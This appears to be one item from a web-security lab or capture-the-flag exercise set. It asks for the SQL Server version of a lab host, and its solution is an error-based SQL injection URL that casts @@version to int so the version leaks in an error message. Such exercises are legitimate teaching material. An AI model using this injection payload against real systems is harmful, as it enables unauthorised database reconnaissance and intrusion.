

Challenge 15



<http://192.168.2.7/sql1/>

[Level: Basic]

- Provide the URL which displays SQL server version; provide a screenshot of the response.

We will use the database error messages to throw a type cast conversion error:

<http://192.168.2.7/sql1/?qid=1%27%20and%201=convert%28int,@@version%29-->
